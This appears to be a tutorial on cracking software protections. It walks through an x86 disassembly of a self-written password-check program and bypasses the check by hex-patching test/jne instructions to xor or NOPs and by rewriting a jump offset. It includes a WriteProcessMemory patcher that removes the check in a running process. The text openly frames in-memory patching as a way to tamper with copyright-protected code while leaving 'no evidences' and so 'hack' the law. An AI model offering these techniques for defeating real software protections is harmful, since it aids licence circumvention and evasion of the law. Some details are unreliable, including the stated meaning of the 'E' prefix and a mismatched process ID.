Before we get indulged into protections and the disassembled instructions, its time to cram some of assembly instructions and for what these are meant for. Well don't panic friends; we are not going to land you in low level assembly environment directly without knowing their meaning. First of all remember that there are only few assembly instructions (may be 5 to 6 or nearly finite), which will be wrapping around the whole code. So it's somewhat understandable that what is going on even if we are not assembly specialists. Believe us friends, we our self cannot write fully functional programs in assembly but we can understand that what is going on. So let us review some instructions:

Instruction	Meaning
1) push	pushes the contents on top of the stack.
2) pop	pops out the contents from top of the stack.
3) jmp	an unconditional jump.
4) xor	Exclusive OR operation on couple of registers.
5) call	calls a function.

Note. After called function finishes its job, it returns the control to the instruction next to one, which called it.

Instruction	Meaning
6) mov d, s	moves the contents of s into d.
7) test	compares two values for equality.
8) cmp	checks two values for logical relation like equal, greater, lesser, etc. depending upon the operator used.

Now its time to learn about some of general purpose registers.

Registers are the blocks of processor itself. Every operation is carried out by transferring the data from memory to registers and then the processing is done. Well registers work synchronously so in order to optimize the speed of program, the registers should be used as much as possible than stack other memory locations. That is why function inlining is done in c++. Because it will be faster to work with cpu clock speeds of the order of GHz than with memory speed of few 100 MHz, which is several times less than processors. In inlined functions the function call is not made to another location, which is outside of cpu cache or registers into memory, but the code of the function is inserted into the location wherever it is needed. That is why the inlined software has larger size than non-inlined counterpart. Also inlining code is not always the same everywhere it is inserted, therefore, it sometimes create nuisance for code diggers.

The Realm of Registers

The registers are the lowest storage levels used for instruction processing. These registers are the parts of CPU itself. Every processing is done with the help of these parts of CPU. The latest technologies demand overwhelming amount of processing and state management, therefore, new processors are equipped with a lots of specialized registers. The 32-bit general-purpose registers are EAX, EBX, ECX, EDX, EIP, ESP, EBP, EDI, ESI, EFL, etc. Every register has a specially assigned job, but they can be used for other tasks as well.

In Linux the EAX register is used to store system call number, EBX for first argument, for called function, in ECX the second argument is stored. The EIP register stores the address of instruction to be executed. ESP or stack pointer stores the address of the top of the stack frame and EBP is to store the stack frame base pointer. Cram the chart given below:

REGISTER	DISCRIPTION
EAX	Work house, return, syscall no.
EBX	Base address, arguments.
ECX	counter, arguments, ‘this’ pointer
EDX	Data
EDI	Destination index
ESI	Source index
ESP	Stack pointer
EBP	Stack frame base pointer
EFL	Flags
EIP	Instruction Pointer

These are the general usages of general-purpose registers in different operating systems. Remember the use of registers also dependents upon the compiler and operating system. The instructions use these registers to accomplish their job.

All these 32bit registers are the 32 bit incarnations of 16bit AX, BX, DX, CX etc, registers. In all registers the ‘E’ stands for ‘Enhanced’.

But if we have to use only half of the 32bit register then these registers will be divided as Al (lower segment of EAX), Ah (Higher segment of EAX), Cl, etc.

In all of these registers, we have to concentrate on EIP (Enhanced Instruction Pointer). This register contains the pointer to the instruction ready for the processing. Thus if by any means we can control this pointer in EIP register, we will have the control over the CPU of victim machine.

By modifying the EIP, if we fill it with the address of buffer, which is controlled by us and is filled with machine code, then the processor will ultimately be derailed from its normal execution and will execute the code supplied by us. This is the way buffer overflow attack works. We will discus it in Buffer overflow section.

It is enough with registers now, if anything strange will be introduced later in discussions, we will try with all efforts to explain it there. Friends! It’s time to move further.

Compiling Action

What happens during compiling action? Well in generally the compiler digests the high level program code into machine code (hex dump or also called the opcode or operational code) and then its job finishes, now the linker comes into action, it appends the code generated by compiler with the code of all related library functions necessary to execute the programmers code.

As a result, nearly all library functions get concentrated at the bottom of the compiled program and the opcode gets placed near the top of the executable file.
Also remember that in most of the cases, the functions which are defined first gets compiled first and therefore, are inserted even earlier than main() or winmain() functions opcode.

Now a simple question, what part of program gets the control first when program is executed? The most of programmers answer will be main () or winmain () with no doubt. Wrong! Absolutely wrong! The startup code gets the control first, then after its job done it transfers the control over to the main or winmain or Dllmain in dll files. These things will help us immensely in analyzing the code.

Pseudo Protection code

Now it’s time to indulge into real action. Let us consider an example of a typical protection system employed in most kinds of security mechanisms.

The stepwise actions are as follows:

1) The initialization of program or system occurs.
2) The program or the system then transfers control to the security protection system.
3) The security system throws a challenge against the user or another program which initiated it. The challenge may be in the form of a login userID and password, a file, a physical property or object possessed by the user, like smartcard or disk, retinal scan, finger prints, voice recognition system, etc.
4) The user responds to the challenge with his possession of the part of security like userID, password, diskette, file, etc.
5) The user-supplied credentials undergo a cryptographic change.
6) The secret security token file, which is a part of security subsystem is obtained into the memory.
7) The crypt obtained from the user credentials is then matched into the security token file.
8) If the match is found, then,
9) Jump to next section where, the necessary tokens are generated and the system execution is started with necessary privileges, according to the generated tokens.
10) If the match is not found then,
11) Jump to the section in which, the login failed message is thrown to the user & if necessary as defined by programmer, the program pass out the control to the execution termination code.
12) The program is terminated.

It is not necessary that all steps are programmed in the software. But these steps are the average security measures. Below them security is rated as poor.
Now the step 8, 9 and step 10, 11 are important for us. Although the step 4 is also important, the tracing of original secret passwords can be done by starting the

tracing from step 4.

Now, we have to consider the jumps at step 9 and step 11. Think about all possibilities to crack this security.

1) If we interchange the jump addresses with each other. Then, the original credentials will be denied and the wrong one will get authenticated as legal ones.
2) If we search for the address of the string of "login failed" which we have got from .data section then we will land directly into the section which gets control after jump at step 11.
3) If we change the **if** condition it's assembly equivalent is **test** or **cmp** (depending on the operators used). Change test (hex value 0x85) to xor, which has hex value 33. Thus the jump after test condition (the **test** returns zero or non-zero), the security check will always be passed OK (because the, **xor** always zeros out the register if xored with itself), irrespective of the credentials supplied.

There are also other methods to crack the protection mechanism, which will get clear practically.

Note: we are compiling the programs code in visual c++ 6.0, but it is advised that you must compile the code in different compilers and try to analyze the code. All compilers compile the code differently and thus generate different machine code.

Tools of the Trade or RootKit

The toolkit used by hackers is known as tools of the trade or also rootkit. Before indulging into real action we need some software tools. Most of the hackers use SoftIce, IDA etc.

But they cost in thousands rupees or the price may grow more than lakh rupees. Most of us are not financially strong enough to buy them. But the charm of these tools is that they can do most of our time consuming jobs much easier in just flickers.

But remember we are not going to make you script kiddies (the one who uses others tools and don’t know how the things are going on, also he don’t know the aftermaths of using such tools).

But our approach will rely on a much reliable tool, which is freely available to all of us, don’t wonder, its name is brain. We will not use any automatic tools here nor any dirty tricks but a much deeper approach. We also need a debugger, hex editor, and a disassembler or decompiler. All these are available on a development system.

Actually, till date no decompiler or disassembler can reverse engineer any program back to its original form in high level language code. But it can generate only a low level code, which is hard to understand.

Hex editor is used because the executable files are nothing more than machine signals and as we all are familiar that machine signals are nothing more than binary numbers 0 and 1 and in turn these binary digits form hex numbers (base 16).

Finally, a debugger for the dynamic tracing of the security protection is required. Actually a debugger is helpful in finding the logical errors or bugs. But here it will be used for a different purpose.

In all advanced protection cracking techniques minimum of these three tools are essential. Our RootKit is composed of DUMPBIN.EXE, which is available with most of the SDKs like visual studio. HHD Hex editor, any hex editor can be used. But HHD is freely available and is freely licensed to distribute as much as you can. And debugger in use will be one included in visual studio i.e. VC++ itself. This debugger is not friendly with code breakers. As it does not provide memory searching tools etc. But, still of much use.

The Code Breaking Methods

The three methods are basically applied for code analysis. These are:

1) Static code analysis
2) Dynamic code analysis
3) Fusion analysis

In static method, the code is not executed, instead its static disassembled assembly and hex dump is analyzed may be in the form of text files. This method is pretty useful in analyzing the code of programs, which employ the anti-debugging techniques. But this method has several limitations like search for user passed strings cannot be done as code is not executed or traced and if the code is encrypted and can be decrypted only during execution then this technique again cannot be employed.

In dynamic code analysis, the code is executed under debugger's control. The breakpoints are employed at suspected instructions or places. The tracing of the protection mechanism is somewhat easier than static method. But this technique also falls if the developers employ the anti-debugging techniques in their code.

In third method, the fusion analysis composed of both above listed techniques, which are employed side by side. This technique is useful in analyzing the code, which employs every kind of protection of code itself like checksum calculation, encryption, and anti-debugging techniques, with the help of a hex editor.

Developers must keep in mind that they cannot stop a dedicated hacker for breaking their protection mechanism. But the battle does not end here, developers can use the techniques by which, they can still engage hacker and derail him from the protection mechanism to the junk code etc.

Also developers should not imagine that their software is not so important so will not be broken. But who can stop learning hands. The young hackers can spend several weeks in breaking even older programs, which are not used nowadays.

Well, it does not mean that hackers are spoilt part of our culture; instead they cause the advancement in technology and thus, evolves new protection mechanisms. It’s not a war between the developers and hackers, but a necessary part of advanced technology conscious society.

Real Action

Let us start it practically now. We are going to construct a simple security featured program which will ask for password, and if the password matches (**iAMsatisfied** will be the password in this example) the program starts a new command console and if does not match it will show a login failed message and give three chances and if all chances are failed then the program terminates. Here is the code:

```
/* secpass.cpp */

#include <iostream>

using namespace std;

int main (int argc, char* argv[])   {
      char password[] = "iAMsatisfied";
      char buffPass[21];

      for (int a=1; a <= 3; a++)    {
            cout << "Enter the password: ";
            cin.getline(buffPass, 21);

            if (strcmp (password, buffPass) == 0)     {
                  system("START");
                  exit(0);
            } else      {
                  cout << "Login failed." << endl;
            }
      }
return EXIT_SUCCESS;
}
```

Compile this program as usual with debugging info for your own understanding with the help of Software Development Kits compiling settings. But we are compiling this program in such a way that the compiled code and decompiled code will contain no trail of any original high level code. Let us do it at command prompt:

```
c:\code>cl /Gs secpass.exe
```

Well, code is the folder containing the file secpass.cpp. Now run the secpass.exe file. If you will compile it from

graphical interface visual c++ 6.0 then the exe will go into debug directory default. But if we compile it using "Cl" then the exe will be created in same directory.
Now run it. It will ask you a password if you will supply it "iAMsatisfied" then it will match and it starts a new console and if not then, login failed message is displayed.

Well here you know the password but think if you don't then how to crack the security. For that purpose, firstly use dumpbin to separate the sections of exe file. Like:


```
C:\code>dumpbin secpass.exe
```

```
Dump of file secpass.exe

File Type: EXECUTABLE IMAGE

  Summary

        4000 .data
        3000 .rdata
        F000 .text
```

Well, only three sections. Now convert .data section into rawdata as:

```
C:\code>dumpbin /section:.data /rawdata:bytes secpass.exe>secpassdat.txt
```

The output is redirected to file secpassdat.txt. a part of this file is:



```
  00413090: 78 60 40 00 00 00 00 00 00 00 00 00 F7 8B 40 00  x`@.........÷‹@.
  004130A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  004130B0: 69 41 4D 73 61 74 69 73 66 69 65 64 00 00 00 00  iAMsatisfied....
  004130C0: 45 6E 74 65 72 20 74 68 65 20 70 61 73 73 77 6F  Enter the passwo
  004130D0: 72 64 3A 20 00 00 00 00 53 54 41 52 54 00 00 00  rd: ....START...
  004130E0: 4C 6F 67 69 6E 20 66 61 69 6C 65 64 2E 00 00 00  Login failed....
  004130F0: 8C 03 41 00 00 00 00 00 2E 3F 41 56 65 78 63 65  Œ.A......?AVexce
  00413100: 70 74 69 6F 6E 40 40 00 8C 03 41 00 00 00 00 00  ption@@.Œ.A.....
  00413110: 2E 3F 41 56 62 61 64 5F 63 61 73 74 40 73 74 64  .?AVbad_cast@std
  00413120: 40 40 00 00 6D 69 73 73 69 6E 67 20 6C 6F 63 61  @@..missing loca
```

In above listing the rightmost column contains the data. Leftmost column contains the address offsets. And middle is the hex equivalent of each character in rightmost column. Remember 16 bytes in each column.
Now disassemble the secpass.exe as:

```
C:\code>dumpbin /disasm secpass.exe >secpass.txt
```

The output is redirected to the text file secpass.txt.

Now in data section text file search for string “Enter the Password:” and note down its first characters offset. It is 004130C0. You may have a different one. But the procedure is same in every compiler mostly. Now search for this offset in disassembled file using notepads find but omit first two zeros, just search for 4130C0 for better efficiency, the result is at offset address 004010BE. In the same way search for the string “Login failed” in data secpassdat.txt and note its offset, it is “004130E0”. Search for “4130E0” in assembly file secPass.txt. We find 0040110D in our case. The protection mechanism must be inside these two offsets that are between 004010BE & 0040110D. We are displaying the main part of the code only here which is important to us along with its explanations inserted in lines starting with”;” as:

```
  0040107E: 55                 push        ebp
  0040107F: 8B EC              mov         ebp,esp
  00401081: 83 EC 2C           sub         esp,2Ch
  00401084: A1 B0 30 41 00     mov         eax,[004130B0]
  00401089: 89 45 D4           mov         dword ptr [ebp-2Ch],eax
  0040108C: 8B 0D B4 30 41 00  mov         ecx,dword ptr ds:[004130B4h]
  00401092: 89 4D D8           mov         dword ptr [ebp-28h],ecx
  00401095: 8B 15 B8 30 41 00  mov         edx,dword ptr ds:[004130B8h]
  0040109B: 89 55 DC           mov         dword ptr [ebp-24h],edx
  0040109E: A0 BC 30 41 00     mov         al,[004130BC]
  004010A3: 88 45 E0           mov         byte ptr [ebp-20h],al
  004010A6: C7 45 E4 01 00 00  mov         dword ptr [ebp-1Ch],1
            00
  004010AD: EB 09              jmp         004010B8
  004010AF: 8B 4D E4           mov         ecx,dword ptr [ebp-1Ch]
  004010B2: 83 C1 01           add         ecx,1      ; increment in
; counter.
  004010B5: 89 4D E4           mov         dword ptr [ebp-1Ch],ecx
  004010B8: 83 7D E4 03        cmp         dword ptr [ebp-1Ch],3  ; the
; for loop condition section, checking whether counter is equal to 3 or
; not.
  004010BC: 7F 6A              jg          00401128   ; if greater than
; 3, then jump to exit section at “return EXIT_SUCCESS” part of code.
  004010BE: 68 C0 30 41 00     push        4130C0h    ; the string
;“Enter the password” is pushed on the stack here.

  004010C3: 68 70 4C 41 00     push        414C70h
  004010C8: E8 D3 13 00 00     call        004024A0   ; probably a call
;for cout or printf function which can print a string on the console.
  004010CD: 83 C4 08           add         esp,8      ; this
;instruction is used to clear the number of bytes from the stack which
;were used by preceded function.
  004010D0: 6A 15              push        15h  ; in decimal equal to
; 21, the size of buffPass array.
```

```
  004010D2: 8D 55 E8           lea         edx,[ebp-18h]    ; the edx
; is loaded with the pointer to buffPass now. ( [ebp – 18h] points to
; buffPass[]).
  004010D5: 52                 push        edx
  004010D6: B9 00 4D 41 00     mov         ecx,414D00h
  004010DB: E8 F0 02 00 00     call        004013D0   ; this function
; is provided the pointer to buffPass[] so it may be cin or getline.
  004010E0: 8D 45 E8           lea         eax,[ebp-18h]
  004010E3: 50                 push        eax
  004010E4: 8D 4D D4           lea         ecx,[ebp-2Ch]
  004010E7: 51                 push        ecx
  004010E8: E8 73 47 00 00     call        00405860
  004010ED: 83 C4 08           add         esp,8
  004010F0: 85 C0              test        eax,eax    ; the test is
; equivalent to IF condition. Now we have to check what eax contains.
; the line at offset 0x00401084 contains an instruction which loads
; the eax register with an address [0x004130B0] which is a string
; “iAMsatisfeid”. And other instance of eax contains the string
; contained into the array buffPass[]. Thus comparison is going on.
; bingo! We are at the heart of protection mechanism.
  004010F2: 75 14              jne         00401108   ; jump to login
; failed action section in code, if password does not match. Here
; passwords are copied into ecx register.
; in order to break it either change jne to je then wrong password will
; get pass the security check but legal one will fail.
; or change the test to xor, thus eax register will get xored with
; itself and the contents will become all zeros. Thus the passwords
; will not be required. As test return 0 if contents of registers are
; equal well the result is returned into eax register itself. But we
; filled it with zeros. The jne actually checks for eax contents if eax
; is zero then the jne will not be processed and the executional
; control will be transferred to next instruction.
; also we can change the jne to nop so that no action will take place.
; just change the hex numbers of test  to xor or jne to that of nop or
; je. 004010F4: 68 D8 30 41 00     push        4130D8h      ; the
string
; “START” which is an argument to system function.
  004010F9: E8 BD 46 00 00     call        004057BB   ; the call to
; system () function
  004010FE: 83 C4 04           add         esp,4      ; cleared 4 bytes
; from top of the stack means one word is pointer is removed.
  00401101: 6A 00              push        0
  00401103: E8 DE 45 00 00     call        004056E6
  00401108: 68 50 11 40 00     push        401150h
  0040110D: 68 E0 30 41 00     push        4130E0h
  00401112: 68 70 4C 41 00     push        414C70h
  00401117: E8 84 13 00 00     call        004024A0   ; same function
; is called after pushing the address of string “Login failed” on top
; of the stack. Thus, probably cout or printf.
  0040111C: 83 C4 08           add         esp,8      ; this time 8
; bytes are cleared for same function [ earlier 4 bytes], such
; versatile functions are only printf and cout with different number of
; arguments.
  0040111F: 8B C8              mov         ecx,eax
  00401121: E8 4A 00 00 00     call        00401170
  00401126: EB 87              jmp         004010AF
  00401128: 33 C0              xor         eax,eax    ; the return value
```

```
; of main()is being prepared in eax (typically a zero as XOR fills
register
; with zeros).
  0040112A: 8B E5             mov        esp,ebp
  0040112C: 5D                pop        ebp
  0040112D: C3                ret
```

Now the Hex editor comes into scene. Just open the secpass.exe file into hexeditor. Keep in mind that the addresses in hex editor will not start with 0x00401000 but, instead 0x00000000 and 0x00401000 is equal to 0x00001000. Now scroll down to address 0x000010F0 and you will find the hex value 85 c0 75 14 68. Just change 85 c0 to 33 co for changing test to xor. And save the file as secrack.exe. Now execute the file secrack.exe and intentionally pass it a wrong password other than “iAMsatisfied”. What happened? Aha! We broke the security mechanism. The program starts a command shell irrespective of whatever password is typed. Now we will do the same by another method.

Again open the original secpass.exe in Hex editor or undo the changes in already open copy. Now change 85 c0 75 14 to 90 90 90 90. well, 90 is the hex code for NOP means no operation instruction. The processor just steps to the next instruction. Save the changes to another file named secnop.exe and execute it. Now see what happens again. Yes, we did it again. Isn’t it interesting? Now think about some other methods to crack the same code again.

Keep in mind that the security mechanism will not be so simple everywhere and the passwords are not matched each time in clear text. Instead, a hash code is generated and then this hash is compared with the authoritative hash which may be in code or any external security file. Also, but anyone can change this security file or authoritative hash. So developers must arrange some features for securing these parts of security mechanism.

Now its time to understand few more things encountered into the above program. The instruction:

```
00401081: 83 EC 2C          sub        esp,2Ch
```

This instruction reserves 44 bytes on stack. Remember, stack grows from higher memory addresses to lower memory addresses towards heap to save precious limited RAM. ESP register keeps track of top of the stack. Actually the address of top of the stack is preserved into ESP register. So subtracting something from this address will make this address lower than the earlier address, which was before subtraction. Thus, it means stack memory is increased. Remember address decreases, then, top of stack increases.

And now consider the following instruction:

```
004010FE: 83 C4 04          add        esp,4
```

This instruction clears the stack and decreases the stack memory 4 bytes short. It means the address in ESP gets increased by 4 places higher value. Remember that if address increases then, the top of the stack decreases (the stack grows backward).

Now one more thing before preceding further, every program is just a user interface and everything processed by the program is actually done by operating system. Operating system has API (application programming interface). Whatever coding you will do in whichever language will get converted into operating systems API calls. These API calls are carried by library functions, which are employed in programming languages; correspond to their counterparts in dynamically loaded libraries (dll). All in all, most of programming functions get converted into the API function.

Now the question is how to know which API functions are called by the program and in case of libraries, which functions are available for sharing? Well the answer to both of these questions can be answered by DUMPBIN. Now check the following command:

```
C:\code>dumpbin /imports secpass.exe >secimp.txt
```

The above command's output is redirected to a text file secimp.txt open it and read it.

```
  Section contains the following imports:

    KERNEL32.dll
                410000 Import Address Table
                4121C0 Import Name Table
                     0 time date stamp
                     0 Index of first forwarder reference

                 1E4  MultiByteToWideChar
                 2D2  WideCharToMultiByte
                  7D  ExitProcess
                 29E  TerminateProcess
                  F7  GetCurrentProcess
                 22F  RtlUnwind
                 20B  RaiseException
                 19F  HeapFree
                  CA  GetCommandLineA
                 174  GetVersion
                 199  HeapAlloc
                 1A2  HeapReAlloc
                 1BF  LCMapStringA
                 1C0  LCMapStringW
                  BF  GetCPInfo
                  21  CompareStringA
                  22  CompareStringW
                 1A3  HeapSize
                 11A  GetLastError
                 10D  GetFileAttributesA
                 28B  SetUnhandledExceptionFilter
                 19D  HeapDestroy
                 19B  HeapCreate
                 2BF  VirtualFree
                 2BB  VirtualAlloc
                 1B8  IsBadWritePtr
                 2AD  UnhandledExceptionFilter
                 124  GetModuleFileNameA
                  B2  FreeEnvironmentStringsA
                  B3  FreeEnvironmentStringsW
                 106  GetEnvironmentStrings
                 108  GetEnvironmentStringsW
                 26D  SetHandleCount
                 152  GetStdHandle
                 115  GetFileType
                 150  GetStartupInfoA
                 2DF  WriteFile
                 26A  SetFilePointer
                  AA  FlushFileBuffers
                  1B  CloseHandle
                 1BE  IsValidLocale
                 1BD  IsValidCodePage
                 11C  GetLocaleInfoA
                  77  EnumSystemLocalesA
                 171  GetUserDefaultLCID
                 175  GetVersionExA
                 13E  GetProcAddress
                 126  GetModuleHandleA
                 153  GetStringTypeA
                 156  GetStringTypeW
                 10B  GetExitCodeProcess
                 2CE  WaitForSingleObject
                  44  CreateProcessA
                 1B5  IsBadReadPtr
                 1B2  IsBadCodePtr
                  B9  GetACP
                 131  GetOEMCP
                 1C2  LoadLibraryA
                 218  ReadFile
                 27C  SetStdHandle
                 262  SetEnvironmentVariableA
                 11D  GetLocaleInfoW

  Summary

        4000 .data
        3000 .rdata
```

```
      F000 .text
```

The above output shows us that KERNEL32.dll is loaded every time and the above listed functions are imported from it. Carefully examine the lines:

```
                21  CompareStringA
                22  CompareStringW
```

The two functions listed above as names indicate deal with strings. Carefully watch the names of these two functions, these differ in last characters A & W.

The strings can be of two types either ASCII or Unicode. ASCII characters can occupy 8 bits and therefore ASCII set is limited in character space only 256 (8bits constitutes character space = 2^8 = 256.) while Unicode can occupy 16 bits (2 bytes) hence, it can accommodate all alphabets of worlds all languages in a larger character space of 2^{16} = 65536. As Unicode the functions, which will handle ASCII characters will be suffixed with 'A' while those handling Unicode strings will be suffixed with 'W'.

To know what functions a dll can export to other programs use '/exports' switch in dumpbin. E.g. to see what is available in kernel32.dll let's do it:

```
C:\WINDOWS\system32>dumpbin /exports kernel32.dll >c:\dump\kernelxpo.txt
```

Well, we redirected the output to a text file named kernelxpo.txt in folder named dump at c: drive. Check it out. There will be a huge list. In next discussions we will need this text file and few of these API functions. In similar way; save the exports of USER32.dll in a text file. This file is also very important in security analysis.

But think if we can totally side apart the security section and when execution starts the program should jump directly to the main sections but should not execute the security instructions. For this purpose we have to place either jump instructions or change all instructions to Nop sled.

Note: we cannot delete the instructions, as it will lead to alter the memory addressing offsets, thus lead to total failure of execution of software. Instead, change to nop sled by placing 0x90 instructions in place of those instructions hex equivalents.

Remember the total number of bytes in original software and number of bytes in cracked software should be same for proper working. Otherwise, we need to manually change all offset related instructions. But, automated cracking software can manage these problems.

First of all we must spot the first instruction of the security mechanism. A simple technique is to search for the address of text in .text section shown before or after the password is entered (generally this text may be like “Enter the password:” or the error messages if wrong password is entered). Open the text file containing the assembly of secpass.exe.

```
_main:
  0040107E: 55                 push        ebp
  0040107F: 8B EC              mov         ebp,esp
  00401081: 83 EC 2C           sub         esp,2Ch
  00401084: A1 B0 30 41 00     mov         eax,[004130B0]
; the above address lies in .data section.
; we have landed in security related section. Remember security
; functions are invoked before other regular instructions mostly but
; but after the startup code.
  00401089: 89 45 D4           mov         dword ptr [ebp-2Ch],eax
  0040108C: 8B 0D B4 30 41 00  mov         ecx,dword ptr ds:[004130B4h]
  00401092: 89 4D D8           mov         dword ptr [ebp-28h],ecx
  00401095: 8B 15 B8 30 41 00  mov         edx,dword ptr ds:[004130B8h]
  0040109B: 89 55 DC           mov         dword ptr [ebp-24h],edx
  0040109E: A0 BC 30 41 00     mov         al,[004130BC]
  004010A3: 88 45 E0           mov         byte ptr [ebp-20h],al
  004010A6: C7 45 E4 01 00 00  mov         dword ptr [ebp-1Ch],1
            00
  004010AD: EB 09              jmp         004010B8
; let’s change above jump offset. From 09 to 0x45 (45 = 69 bytes down
; the address of string “START” pushed to the stack.
  004010AF: 8B 4D E4           mov         ecx,dword ptr [ebp-1Ch]
; in next line the counter is being incremented by 1 in ecx register.
  004010B2: 83 C1 01           add         ecx,1
  004010B5: 89 4D E4           mov         dword ptr [ebp-1Ch],ecx
  004010B8: 83 7D E4 03        cmp         dword ptr [ebp-1Ch],3
; in above line the counter is compared with 3 (the maximum chances of
; entering passwords).
  004010BC: 7F 6A              jg          00401128
; if counter is greater than 3 then, jump to exit section.
  004010BE: 68 C0 30 41 00     push        4130C0h
  004010C3: 68 70 4C 41 00     push        414C70h
  004010C8: E8 D3 13 00 00     call        004024A0
  004010CD: 83 C4 08           add         esp,8
  004010D0: 6A 15              push        15h
  004010D2: 8D 55 E8           lea         edx,[ebp-18h]
  004010D5: 52                 push        edx
  004010D6: B9 00 4D 41 00     mov         ecx,414D00h
  004010DB: E8 F0 02 00 00     call        004013D0
  004010E0: 8D 45 E8           lea         eax,[ebp-18h]
  004010E3: 50                 push        eax
  004010E4: 8D 4D D4           lea         ecx,[ebp-2Ch]
  004010E7: 51                 push        ecx
  004010E8: E8 73 47 00 00     call        00405860
  004010ED: 83 C4 08           add         esp,8
  004010F0: 85 C0              test        eax,eax
; the passwords are being matched by above instruction.
; if they do not match then, jump to section showing “login failed”
; message.
  004010F2: 75 14              jne         00401108
  004010F4: 68 D8 30 41 00     push        4130D8h    ; the address of
; string "START".
  004010F9: E8 BD 46 00 00     call        004057BB   ; call for
; system.
  004010FE: 83 C4 04           add         esp,4
  00401101: 6A 00              push        0
  00401103: E8 DE 45 00 00     call        004056E6
  00401108: 68 50 11 40 00     push        401150h
  0040110D: 68 E0 30 41 00     push        4130E0h
  00401112: 68 70 4C 41 00     push        414C70h
  00401117: E8 84 13 00 00     call        004024A0
  0040111C: 83 C4 08           add         esp,8
  0040111F: 8B C8              mov         ecx,eax
  00401121: E8 4A 00 00 00     call        00401170
  00401126: EB 87              jmp         004010AF
; below this comment, the return value of main is being prepared
; as it will exit by returning 0 & it is returned through eax register
; by xoring it with itself.
  00401128: 33 C0              xor         eax,eax
  0040112A: 8B E5              mov         esp,ebp
  0040112C: 5D                 pop         ebp
  0040112D: C3                 ret
```

We conclude that if jump offset at instruction

```
004010AD: EB 09              jmp         004010B8
```

(0x09) will change to the offset of instruction

```
004010F4: 68 D8 30 41 00     push        4130D8h
```

(0x45 = 69bytes) then we can directly bypass the “Enter Password:” step and will directly land in our new command console. We have the offset of jump as 0x09 we need to change it to 0x45, actually 0x45 = 69 in decimal form. We need to count the total number of hex values from

```
004010AD: EB 09 to 004010F4: 69
```

Just subtract the address `0x004010AF` (next byte from jump instruction’s offset byte) from `0x004010F4`. (the position of EB will be counted as 0) it comes out to be 69, then change this count in hex format using calculator and open secpass.exe in hexeditor and change 0x09 to 0x45 the instruction

```
004010AD: EB 09              jmp         004010B8
```

Will automatically change to

```
004010AD: EB 45             jmp       004010F4
```

And now “Save As” the changes to file secjmp.exe and run it. We did it again. So you’ve learnt several ways to crack secpass.exe. The same techniques you can apply in most of the security systems to check the strength of the security mechanism. Most of the times we have to apply all of these techniques altogether, remember the security will not be so simple to understand everywhere.

The same objective can be achieved by using WriteProcessMemory function and modifying the jump offset on-the-fly. We would learn the use of this function in forth coming sections.

Code Patching On-The-Fly

Remember, physically temporing any copyright protected code or program can make you tresspass the law boundries.

But what if we do it on-th-fly with no evidences left after the terminatin of the process, the law gets hacked.

We can apply all above code patching techniques at process level. This techniques is the most amazing of all above stagnant methods applied above.

We are interested in patching the following code in secpass.exe:

```
004010F0: 85 C0              test       eax,eax
004010F2: 75 14              jne        00401108
```

If we transform four code bytes 85 c0 75 14 into 90 90 90 90, the check will obviously vanish and will be transformed into nop sled (no operation code bytes).

The Kernel32.dll has the answer and gives us a a spark of light to perform this hack. Do the following command at windows\system32 directory:

```
C:\windows\system32>dumpbin /exports kernel32.dll >c:\kernelxpo.txt
```

Now check the kernel32xpo.txt file and you'll find the following:

```
ordinal hint RVA      name
629     274  0001E079 OpenProcess
917     394  0000220F WriteProcessMemory
```

But WriteProcessMemory requires handle to the process to be patched. The OpenProcess function needs the process id and returns the process handle. We have to provide this handle to the WriteProcessMemory function and it can write any number of bytes in target process space. Let us do it in code:

```
/* patch.txt */
#include <iostream>
#include <windows.h>
#define ADDRESS 0x004010F0
using namespace std;
int main (int argc, char **argv)    {
      if (argc < 2)     {
            fprintf(stderr, "usage:\npatch <processID>\n");
            exit(1);
      }
      char buffer[] = "\x90\x90\x90\x90";
      int pid = 0;
      pid = atoi(argv[1]);
      HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, false, pid);
      if(hProcess != NULL)    {
            printf("Target process with pid : %d\nStatus: ...", pid);
            if (WriteProcessMemory(hProcess, (void *)ADDRESS, buffer,
lstrlen(buffer), 0))    {
                  printf("....Success.\n");
            } else      printf("....Failed.\n");
      } else      printf("Failed to open process handle.\n");
return EXIT_SUCCESS;
}
```

Compile it. Now execute the secpass.exe and check its process id by executing tasklist command. In our case it is 1284 as:

```
Image Name     PID    Session Name    Session#    Mem Usage
secpass.exe    1284   Console         0           624 K
```

Now we execute patch:

```
patch 384
Target process with pid : 384
Status: .......Success.
```

The secpass.exe gets patched and it executes the nopsled instead of test and jne instructions.

```
C:\Documents and Settings\vinnu\develop>secpass
Enter the password: sdcsad
Login failed.     // now execute patch.exe
Enter the password: sdcsad
C:\Documents and Settings\vinnu\develop>
```

Second time the same password opens up the intended command console.

Remember, the security mechanism will not be so simple in most of cases, and can be found scattered in several different block units. Therefore, it’ll need to be patched at several places simultaneously.

Understanding Architecture of Software at Low level

Its time to study and identify some important parts of high level language codes at machine level or assembly level. Well software structure at machine level is dependent upon the compilers used to compile the higher-level code. Therefore, the same code compiled in visual C++ 6.0 will be different from that compiled in Borland and Watcom or any other compiler.

We are going to discus the output of visual C++ 6.0 (Microsoft Visual Studio).

The main or winmain are not the first functions called at start of execution, but startup code is started first. When startup code finishes its work it transfers the control to main or winmain. And every developer's defined function is called from within main or winmain. When the software finishes its job, it again return to end of main or winmain function and then main transfers the execution control along with its return value (mostly in EAX register) to the function which called main (_mainCRTStartup ()) which then calls exit (). There is no need to study further chain.

